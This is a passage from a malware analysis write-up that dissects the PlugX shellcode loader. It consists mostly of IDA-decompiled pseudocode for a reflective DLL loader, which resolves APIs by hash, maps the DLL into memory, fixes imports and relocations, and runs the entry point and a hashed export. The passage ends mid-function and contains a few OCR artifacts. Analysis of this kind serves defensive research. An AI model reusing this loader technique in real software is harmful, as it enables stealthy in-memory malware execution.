
Going back to the shellcode, after defining its code in IDA, the pseudocode of its will call the `plx_dll_loader` function to acts as a loader, map the PlugX Dll into the new memory region and call the exported function `BLMSqofHz` to perform the main task of malware:

Let’s give a quick summary here:

> Based on the pre-calculated hash value to find the address of the API functions are `LdrLoadDll`, `LdrGetProcedureAddress`. Then use these functions to get the address of other API functions as: `VirtualAlloc, VirtualProtect, FlushInstructionCache, GetNativeSystemInfo, Sleep, RtlAddFunctionTable` and `LoadLibraryA`.



- Recheck the Dll through some fields in Nt Headers
- Allocate new memory region and mapping the entire Dll payload into the allocated memory.
- Check and perform relocation (if necessary)
- Build import table for mapped Dll.
- Check and process Delay Import (if necessary)
- Check and change the Characteristics of sections.
- Execute TLS Callback (if any)
- Execute DllEntryPoint.
- Get the name of the exported function, calculate the hash, if it matches the pre-calculated hash, then get the address of the function to execute.



The full pseudocode of the `plx_dll_loader` function is as follows:

```
int __cdecl plx_dll_loader(int pPlugxDllBaseAddr, _DWORD *pre_exportFuncHash, int
export_arg1, int export_arg2, int export_arg3, unsigned int dwFlag)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wstr_kernel32_dll[0] = 'k';
  wstr_kernel32_dll[1] = 'e';
  wstr_kernel32_dll[4] = 'e';
  wstr_kernel32_dll[6] = '3';
  wstr_kernel32_dll[7] = '2';
  wstr_kernel32_dll[8] = '.';
  LoadLibraryA = 0;
  VirtualAlloc = 0;
  FlushInstructionCache = 0;
  GetNativeSystemInfo = 0;
  VirtualProtect = 0;
  Sleep = 0;
  RtlAddFunctionTable = 0;
  wstr_kernel32_dll[2] = 'r';
  wstr_kernel32_dll[3] = 'n';
  wstr_kernel32_dll[5] = 'l';
  wstr_kernel32_dll[9] = 'd';
  wstr_kernel32_dll[0xA] = 'l';
  wstr_kernel32_dll[0xB] = 'l';
  qmemcpy(&apiFuncs, "Sleep", 5);
  qmemcpy(apiFuncs.wstr_LoadLibraryA, "LoadLibraryAVirtualProtect", 0x1A);
  qmemcpy(apiFuncs.wstr_VirtualAlloc, "VirtualAlloc",
sizeof(apiFuncs.wstr_VirtualAlloc));
  qmemcpy(wstr_FlushInstructionCache, "FlushInstructionCache",
sizeof(wstr_FlushInstructionCache));
  qmemcpy(&wstr_GetNativeSystemInfo[1], "etNativeSystemInfo", 0x12);
  str_RtlAddFunctionTable[0x12] = 0x65;
  wstr_GetNativeSystemInfo[0] = 0x47;
  qmemcpy(str_RtlAddFunctionTable, "RtlAddFunctionTabl", 0x12);
  LdrLoadDll = plx_retrieve_api_from_hash(0xBDBF9C13);
  LdrGetProcedureAddress = plx_retrieve_api_from_hash(0x5ED941B5u);

  moduleInfo.Buffer = wstr_kernel32_dll;
  moduleInfo.MaximumLength = 0x18;
  moduleInfo.Length = 0x18;
  tmp_var.LdrGetProcedureAddress = LdrGetProcedureAddress;
  LdrLoadDll(0, 0, &moduleInfo, &dllHandle);

  apiName.Length = 12;
  apiName.Buffer = apiFuncs.wstr_VirtualAlloc;
  apiName.MaximumLength = 12;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0, &VirtualAlloc);

  apiName.Length = 14;
  apiName.MaximumLength = 14;
  apiName.Buffer = apiFuncs.wstr_VirtualProtect;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0, &VirtualProtect);
```

```
  apiName.Length = 21;
  apiName.MaximumLength = 21;
  apiName.Buffer = wstr_FlushInstructionCache;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0,
&FlushInstructionCache);

  apiName.Length = 0x13;
  apiName.Buffer = wstr_GetNativeSystemInfo;
  apiName.MaximumLength = 0x13;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0,
&GetNativeSystemInfo);

  apiName.Length = 5;
  apiName.MaximumLength = 5;
  apiName.Buffer = &apiFuncs;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0, &Sleep);

  apiName.Length = 0x13;
  apiName.Buffer = str_RtlAddFunctionTable;
  apiName.MaximumLength = 0x13;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0,
&RtlAddFunctionTable);

  apiName.Length = 12;
  apiName.Buffer = apiFuncs.wstr_LoadLibraryA;
  apiName.MaximumLength = 12;
  LdrGetProcedureAddress(dllHandle.kernel32_handle, &apiName, 0, &LoadLibraryA);
  if ( !VirtualAlloc )
  {
    return FALSE;
  }
  if ( !VirtualProtect )
  {
    return FALSE;
  }
  if ( !Sleep )
  {
    return FALSE;
  }
  if ( !FlushInstructionCache )
  {
    return FALSE;
  }
  if ( !GetNativeSystemInfo )
  {
    return FALSE;
  }

  // check valid payload
  cp_pPlugxDllBaseAddr = pPlugxDllBaseAddr;
  pPlugxDllNtHeaders = (pPlugxDllBaseAddr + *(pPlugxDllBaseAddr +
```

```
offsetof(IMAGE_DOS_HEADER, e_lfanew)));
  if ( pPlugxDllNtHeaders->Signature != IMAGE_NT_SIGNATURE )
  {
    return FALSE;
  }
  if ( pPlugxDllNtHeaders->FileHeader.Machine != IMAGE_FILE_MACHINE_I386 )
  {
    return FALSE;
  }
  plxHeaderInfo.SectionAlignment = pPlugxDllNtHeaders-
>OptionalHeader.SectionAlignment;// 0x1000
  if ( plxHeaderInfo.SectionAlignment & 1 )
  {
    return FALSE;
  }
  // calculate total sections size that need to mapped to memory
  total_section_size = 0;
  num_of_sections = pPlugxDllNtHeaders->FileHeader.NumberOfSections;
  if ( pPlugxDllNtHeaders->FileHeader.NumberOfSections )
  {
    pPlugxSectionHeaders = (&pPlugxDllNtHeaders-
>OptionalHeader.SizeOfUninitializedData + pPlugxDllNtHeaders-
>FileHeader.SizeOfOptionalHeader);
    do
    {
      if ( ADJ(pPlugxSectionHeaders)->SizeOfRawData )
      {
        plxHeaderInfo.SizeOfRawData = ADJ(pPlugxSectionHeaders)->SizeOfRawData;
      }
      section_size = ADJ(pPlugxSectionHeaders)->VirtualAddress +
plxHeaderInfo.SizeOfRawData;// VirtualAddress + SizeOfRawData
      if ( section_size <= total_section_size )
      {
        section_size = total_section_size;
      }
      pPlugxSectionHeaders += 0xA;              // points to next section
      total_section_size = section_size;
      plxHeaderInfo.SectionAlignment = pPlugxDllNtHeaders-
>OptionalHeader.SectionAlignment;
      --num_of_sections;
    }
    while ( num_of_sections );
    cp_pPlugxDllBaseAddr = pPlugxDllBaseAddr;
  }
  // Retrieve SizeOfImage value
  GetNativeSystemInfo(&system_info);
  v15 = ~(system_info.dwPageSize - 1);
  plx_dllSizeOfImage = v15 & (pPlugxDllNtHeaders->OptionalHeader.SizeOfImage +
system_info.dwPageSize - 1);// Size of image (0x99000)
  if ( plx_dllSizeOfImage != (v15 & (total_section_size + system_info.dwPageSize -
1)) )
  {
```

```
    return FALSE;
  }
  // Allocate new base address for mapping PlugX Dll
  pPlugxNewBaseAddr = VirtualAlloc(pPlugxDllNtHeaders->OptionalHeader.ImageBase,
plx_dllSizeOfImage, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
  if ( !pPlugxNewBaseAddr )
  {
    pPlugxNewBaseAddr = VirtualAlloc(0, plx_dllSizeOfImage, MEM_RESERVE|MEM_COMMIT,
PAGE_READWRITE);
  }
  if ( dwFlag & 1 )                             // skip if
  {
    *(pPlugxNewBaseAddr + offsetof(IMAGE_DOS_HEADER, e_lfanew)) = *
(cp_pPlugxDllBaseAddr + offsetof(IMAGE_DOS_HEADER, e_lfanew));
    offset_from_e_lfanew = *(cp_pPlugxDllBaseAddr + offsetof(IMAGE_DOS_HEADER,
e_lfanew));
    if ( offset_from_e_lfanew < pPlugxDllNtHeaders->OptionalHeader.SizeOfHeaders )
    {
      pPlugxNewNtHeaders = (pPlugxNewBaseAddr + offset_from_e_lfanew);
      do
      {
        ++offset_from_e_lfanew;
        LOBYTE(pPlugxNewNtHeaders->Signature) = *(&pPlugxNewNtHeaders->Signature +
cp_pPlugxDllBaseAddr - pPlugxNewBaseAddr);
        pPlugxNewNtHeaders = (pPlugxNewNtHeaders + 1);
      }
      while ( offset_from_e_lfanew < pPlugxDllNtHeaders->OptionalHeader.SizeOfHeaders
);
    }
  }
  else                                          // exec else
  {
    // transfer Plugx Dll Headers to new base addr (0x400 bytes)
    for ( cnt = 0; cnt < pPlugxDllNtHeaders->OptionalHeader.SizeOfHeaders;
++pPlugxNewBaseAddr )
    {
      ++cnt;
      *pPlugxNewBaseAddr = *(pPlugxNewBaseAddr + cp_pPlugxDllBaseAddr -
pPlugxNewBaseAddr);
    }
  }
  // copy all sections data to new mapped address
  nTotalSectionCopied = 0;
  pPlugxNewNtHeaders = (pPlugxNewBaseAddr + *(pPlugxNewBaseAddr +
offsetof(IMAGE_DOS_HEADER, e_lfanew)));
  tmp_var2.nTotalSectionCopied = 0;
  if ( pPlugxNewNtHeaders->FileHeader.NumberOfSections )
  {
    pPlugxNewSectionHeaders = (&pPlugxNewNtHeaders-
>OptionalHeader.AddressOfEntryPoint + pPlugxNewNtHeaders-
>FileHeader.SizeOfOptionalHeader);
    do
```

```
    {
      cnt = 0;
      if ( ADJ(pPlugxNewSectionHeaders)->SizeOfRawData )
      {
        do
        {
          // pPlugxMappedSection[cnt] = pPlugxUnMappedSection[cnt]
          *(pPlugxNewBaseAddr + ADJ(pPlugxNewSectionHeaders)->VirtualAddress + cnt) =
*(cnt

+ ADJ(pPlugxNewSectionHeaders)->PointerToRawData

+ cp_pPlugxDllBaseAddr);
          ++cnt;
        }
        while ( cnt < ADJ(pPlugxNewSectionHeaders)->SizeOfRawData );
        nTotalSectionCopied = tmp_var2.nTotalSectionCopied;
      }
      NumberOfSections = pPlugxNewNtHeaders->FileHeader.NumberOfSections;
      ++nTotalSectionCopied;
      pPlugxNewSectionHeaders += 0xA;
      tmp_var2.nTotalSectionCopied = nTotalSectionCopied;
    }
    while ( nTotalSectionCopied < NumberOfSections );
  }
  // Perform relocation if needed
  delta_offset = pPlugxNewBaseAddr - pPlugxNewNtHeaders->OptionalHeader.ImageBase;
  delta_offset = pPlugxNewBaseAddr - pPlugxNewNtHeaders->OptionalHeader.ImageBase;
  if ( delta_offset )                           // cause pPlugxNewBaseAddr -
pPlugxNewNtHeaders->OptionalHeader.ImageBase = 0x0 then skip if block
  {
    if ( pPlugxNewNtHeaders->OptionalHeader.DataDirectory[5].Size )
    {
      relocation = (pPlugxNewBaseAddr + pPlugxNewNtHeaders-
>OptionalHeader.DataDirectory[5].VirtualAddress);
      if ( relocation->VirtualAddress )
      {
        v29 = delta_offset;
        while ( 1 )
        {
          for ( ++relocation; relocation != (relocation + relocation->SizeOfBlock);
relocation = (relocation + 2) )
          {
            v31 = relocation->VirtualAddress;
            rel_type = LOWORD(relocation->VirtualAddress) >> 0xC;
            switch ( rel_type )
            {
              case IMAGE_DEBUG_TYPE_OMAP_FROM_SRC|IMAGE_DEBUG_TYPE_CODEVIEW:
                v33 = relocation->VirtualAddress;
                delta_offset = relocation->VirtualAddress & 0xFFF;
                *(v33 + pPlugxNewBaseAddr + delta_offset) += v29;
                continue;
```

```
              case IMAGE_REL_BASED_HIGHLOW:
                *(pPlugxNewBaseAddr + (v31 & 0xFFF) + relocation->VirtualAddress) +=
v29;
                continue;
              case IMAGE_REL_ALPHA_REFLONG:
                v34 = v29 >> 0x10;
                break;
              case IMAGE_REL_PPC_ADDR32:
                v34 = v29;
                break;
              default:
                continue;
            }
            *(pPlugxNewBaseAddr + (v31 & 0xFFF) + relocation->VirtualAddress) += v34;
          }
          if ( !relocation->VirtualAddress )
          {
            cp_pPlugxDllBaseAddr = pPlugxDllBaseAddr;
            break;
          }
        }
      }
    }
  }
  // Build Import Table
  if ( pPlugxNewNtHeaders->OptionalHeader.DataDirectory[1].Size )
  {
    importTblRVA = pPlugxNewNtHeaders-
>OptionalHeader.DataDirectory[1].VirtualAddress;
    nImportedDll = 0;
    cp_nDllImported = 0;
    pPlugXNewImportDesc = (importTblRVA + pPlugxNewBaseAddr);
    pNameRVA = (importTblRVA + pPlugxNewBaseAddr + offsetof(IMAGE_IMPORT_DESCRIPTOR,
Name));
    tmp_var_1.pPlugXNewImportDesc = (importTblRVA + pPlugxNewBaseAddr);
    if ( ADJ(pNameRVA)->Name )
    {
      // caculate number of Dlls
      do
      {
        pNameRVA += 5;                          // points to next NameRVA
        ++nImportedDll;
      }
      while ( ADJ(pNameRVA)->Name );
      cp_nDllImported = nImportedDll;
    }
    delta_offset = 0;
    v102 = dwFlag & 4;
    importTblRVA_ = importTblRVA;
    if ( dwFlag & 4 && nImportedDll > 1 )
    {                                           // skip if block
      tmp_var2.pPlugXNewImportDesc = 0;
```

```
      delta_offset = dwFlag >> 0x10;
      nDll = nImportedDll - 1;
      i = 0;
      pPlugXNewImportDesc_ = (importTblRVA + pPlugxNewBaseAddr);
      do
      {
        pPlugxDllBaseAddra = 0x343FD * cp_pPlugxDllBaseAddr + 0x269EC3;
        v42 = &pPlugXNewImportDesc[i + (HIWORD(pPlugxDllBaseAddra) & 0x7FFFu) /
(0x7FFF / (nImportedDll - i) + 1)];
        ++i;
        qmemcpy(v109, v42, sizeof(v109));
        v43 = v42;
        nImportedDll = cp_nDllImported;
        qmemcpy(v43, pPlugXNewImportDesc_, sizeof(IMAGE_IMPORT_DESCRIPTOR));
        qmemcpy(pPlugXNewImportDesc_, v109, sizeof(IMAGE_IMPORT_DESCRIPTOR));
        cp_pPlugxDllBaseAddr = pPlugxDllBaseAddra;
        ++pPlugXNewImportDesc_;
        pPlugXNewImportDesc = tmp_var_1.pPlugXNewImportDesc;
      }
      while ( i < nDll );
      importTblRVA_ = pPlugxNewNtHeaders-
>OptionalHeader.DataDirectory[1].VirtualAddress;
    }
    tmp_var2.pPlugXNewImportDesc = (importTblRVA_ + pPlugxNewBaseAddr);
    dllNameRVA = *(importTblRVA_ + pPlugxNewBaseAddr +
offsetof(IMAGE_IMPORT_DESCRIPTOR, Name));
    if ( dllNameRVA )
    {
      pPlugXNewImportDesc = tmp_var2.pPlugXNewImportDesc;
      do
      {
        module_handle = LoadLibraryA((pPlugxNewBaseAddr + dllNameRVA));
        dllHandle.module_handle = module_handle;
        thunkRef = (pPlugxNewBaseAddr + pPlugXNewImportDesc->OriginalFirstThunk);
        funcRef = (pPlugxNewBaseAddr + pPlugXNewImportDesc->FirstThunk);
        thunkRefInfo = thunkRef->u1.AddressOfData;// AddressOfData, which points to
the IMAGE_IMPORT_BY_NAME structure.
        if ( thunkRef->u1.AddressOfData )
        {
          LdrGetProcedureAddress = tmp_var.LdrGetProcedureAddress;
          while ( TRUE )
          {
            if ( thunkRefInfo >= 0 )
            {
              len_str_apiName = 0;
              str_apiName = &thunkRefInfo->Name[pPlugxNewBaseAddr];
              tmp_var_1.str_apiName = str_apiName;
              if ( *str_apiName )
              {
                do
                {
                  ++len_str_apiName;
```

```
                ++str_apiName;
              }
              while ( *str_apiName );
              str_apiName = tmp_var_1.str_apiName;
            }
            apiName.Length = len_str_apiName;
            apiName.MaximumLength = len_str_apiName;
            apiName.Buffer = str_apiName;
            LdrGetProcedureAddress(module_handle, &apiName, 0, &funcRef-
>u1.Function);// get api address and update IAT table
          }
          else
          {
            LdrGetProcedureAddress(module_handle, 0, LOWORD(thunkRef-
>u1.AddressOfData), &funcRef->u1.Function);
          }
          ++thunkRef;
          ++funcRef;
          thunkRefInfo = thunkRef->u1.AddressOfData;
          if ( !thunkRef->u1.AddressOfData )
          {
            break;
          }
          module_handle = dllHandle.module_handle;
        }
        pPlugXNewImportDesc = tmp_var2.pPlugXNewImportDesc;
      }
      if ( delta_offset && v102 && cp_nDllImported > 1 )
      {
        Sleep(0x3E8 * delta_offset);
      }
      dllNameRVA = pPlugXNewImportDesc[1].Name;// points to next NameRVA
      ++pPlugXNewImportDesc;                  // points to next import (Dll)
      tmp_var2.pPlugXNewImportDesc = pPlugXNewImportDesc;
    }
    while ( dllNameRVA );
  }
}
// Process Delay Import
page_Protection = IMAGE_SCN_CNT_CODE;
if ( pPlugxNewNtHeaders->OptionalHeader.DataDirectory[0xD].Size )
{
  pDelayLoadDesc = (pPlugxNewBaseAddr + pPlugxNewNtHeaders-
>OptionalHeader.DataDirectory[0xD].VirtualAddress + 4);
  tmp_var2.pdelayImportDesc = pDelayLoadDesc;
  DllNameRVA = ADJ(pDelayLoadDesc)->DllNameRVA;
  if ( DllNameRVA )
  {
    v56 = &ADJ(tmp_var2.pdelayImportDesc)->DllNameRVA;
    do
    {
      module_handle = LoadLibraryA((pPlugxNewBaseAddr + DllNameRVA));
```

```
        dllHandle.module_handle = module_handle;
        ImportAddressTableRVA = (pPlugxNewBaseAddr + ADJ(v56)-
>ImportAddressTableRVA);
        ImportNameTableRVA = (pPlugxNewBaseAddr + ADJ(v56)->ImportNameTableRVA);
        if ( ImportAddressTableRVA->u1.AddressOfData )
        {
          LdrGetProcedureAddress = tmp_var.LdrGetProcedureAddress;
          while ( TRUE )
          {
            ImportNameRVA = ImportNameTableRVA->u1.AddressOfData;
            if ( (ImportNameTableRVA->u1.AddressOfData & 0x80000000) == 0 )
            {
              len_str_delayAPIName = 0;
              str_delayAPIName = &ImportNameRVA->Name[pPlugxNewBaseAddr];
              v102 = str_delayAPIName;
              if ( *str_delayAPIName )
              {
                do
                {
                  ++len_str_delayAPIName;
                  ++str_delayAPIName;
                }
                while ( *str_delayAPIName );
                str_delayAPIName = v102;
              }
              apiName.Length = len_str_delayAPIName;
              apiName.MaximumLength = len_str_delayAPIName;
              apiName.Buffer = str_delayAPIName;
              LdrGetProcedureAddress(module_handle, &apiName, 0,
&ImportAddressTableRVA->u1.Function);
            }
            else
            {
              LdrGetProcedureAddress(module_handle, 0, ImportNameRVA,
&ImportAddressTableRVA->u1.AddressOfData);
            }
            ++ImportAddressTableRVA;
            ++ImportNameTableRVA;
            if ( !ImportAddressTableRVA->u1.Function )
            {
              break;
            }
            module_handle = dllHandle.module_handle;
          }
          v56 = &ADJ(tmp_var2.pdelayImportDesc)->DllNameRVA;
        }
        page_Protection = IMAGE_SCN_CNT_CODE;
        v56 += 8;
        tmp_var2.pdelayImportDesc = v56;
        DllNameRVA = ADJ(v56)->DllNameRVA;
      }
      while ( ADJ(v56)->DllNameRVA );
```

```
    }
  }
  // check & change section protection
  cnt = 0;
  if ( pPlugxNewNtHeaders->FileHeader.NumberOfSections )
  {
    pPlugxNewSectionHeaders = (&pPlugxNewNtHeaders-
>OptionalHeader.AddressOfEntryPoint + pPlugxNewNtHeaders-
>FileHeader.SizeOfOptionalHeader);
    do
    {
      if ( ADJ(pPlugxNewSectionHeaders)->SizeOfRawData )
      {
        sectionCharacteristics = ADJ(pPlugxNewSectionHeaders)->Characteristics;
        section_can_read = ADJ(pPlugxNewSectionHeaders)->Characteristics &
IMAGE_SCN_MEM_READ;
        if ( sectionCharacteristics & IMAGE_SCN_MEM_EXECUTE )
        {
          if ( section_can_read )
          {
            flNewProtect = IMAGE_SCN_CNT_INITIALIZED_DATA;
          }
          else
          {
            flNewProtect = IMAGE_SCN_CNT_UNINITIALIZED_DATA;
            page_Protection = 0x10;
          }
          if ( sectionCharacteristics >= 0 )
          {
            flNewProtect = page_Protection;
          }
        }
        else
        {
          if ( section_can_read )
          {
            flNewProtect = 4;
            page_protection = 2;
          }
          else
          {
            flNewProtect = IMAGE_SCN_TYPE_NO_PAD;
            page_protection = PAGE_NOACCESS;
          }
          if ( sectionCharacteristics >= 0 )
          {
            flNewProtect = page_protection;
          }
        }
        flOldProtect = flNewProtect;
        if ( ADJ(pPlugxNewSectionHeaders)->Characteristics & IMAGE_SCN_MEM_NOT_CACHED
)
```


```
        {
          flNewProtect |= IMAGE_SCN_LNK_INFO;
          flOldProtect = flNewProtect;
        }
        VirtualProtect(
          (pPlugxNewBaseAddr + ADJ(pPlugxNewSectionHeaders)->VirtualAddress),
          ADJ(pPlugxNewSectionHeaders)->SizeOfRawData,
          flNewProtect,
          &flOldProtect);
      }
      ++cnt;
      pPlugxNewSectionHeaders += 0xA;           // points to next section
      page_Protection = IMAGE_SCN_CNT_CODE;
    }
    while ( cnt < pPlugxNewNtHeaders->FileHeader.NumberOfSections );
  }
  // ExecuteTLS
  FlushInstructionCache(0xFFFFFFFF, 0, 0);
  if ( pPlugxNewNtHeaders->OptionalHeader.DataDirectory[9].Size )
  {
    tlsDir = *(pPlugxNewNtHeaders->OptionalHeader.DataDirectory[9].VirtualAddress +
pPlugxNewBaseAddr + 0xC);
    for ( tlsCallBackFunc = ADJ(tlsDir)->AddressOfCallBacks; ADJ(tlsDir)-
>AddressOfCallBacks; tlsCallBackFunc = ADJ(tlsDir)->AddressOfCallBacks )
    {
      tlsCallBackFunc(pPlugxNewBaseAddr, 1, 0);
      ++tlsDir;
    }
  }
  // exec DllEntryPoint func
  ((pPlugxNewBaseAddr + pPlugxNewNtHeaders->OptionalHeader.AddressOfEntryPoint))
(pPlugxNewBaseAddr, 1, 0);
  if ( !pre_exportFuncHash )
  {
    return pPlugxNewBaseAddr;
  }
  // check Export Directory size
  if ( !pPlugxNewNtHeaders->OptionalHeader.DataDirectory[0].Size )
  {
    return pPlugxNewBaseAddr;
  }
  // retrieve export function name
  // calc hash and check with pre-hash
  // if match, call this export function
  exportDirRVA = (pPlugxNewBaseAddr + pPlugxNewNtHeaders-
>OptionalHeader.DataDirectory[offsetof(IMAGE_NT_HEADERS, Signature)].VirtualAddress);
  numExportedNames = exportDirRVA->NumberOfNames;
  if ( !numExportedNames )
  {
    return pPlugxNewBaseAddr;
  }
  if ( !exportDirRVA->NumberOfFunctions )
```

```
  {
    return pPlugxNewBaseAddr;
  }
  AddressOfNameOrdinalsRVA = exportDirRVA->AddressOfNameOrdinals;
  pNameAddressTbl = (pPlugxNewBaseAddr + exportDirRVA->AddressOfNames);
  tmp_var.dwExportHash = 0;
  pOrdinalsTbl = (pPlugxNewBaseAddr + AddressOfNameOrdinalsRVA);
  do
  {
    exportNameRVA = *pNameAddressTbl;
    tmp_var2.cnt = 0;
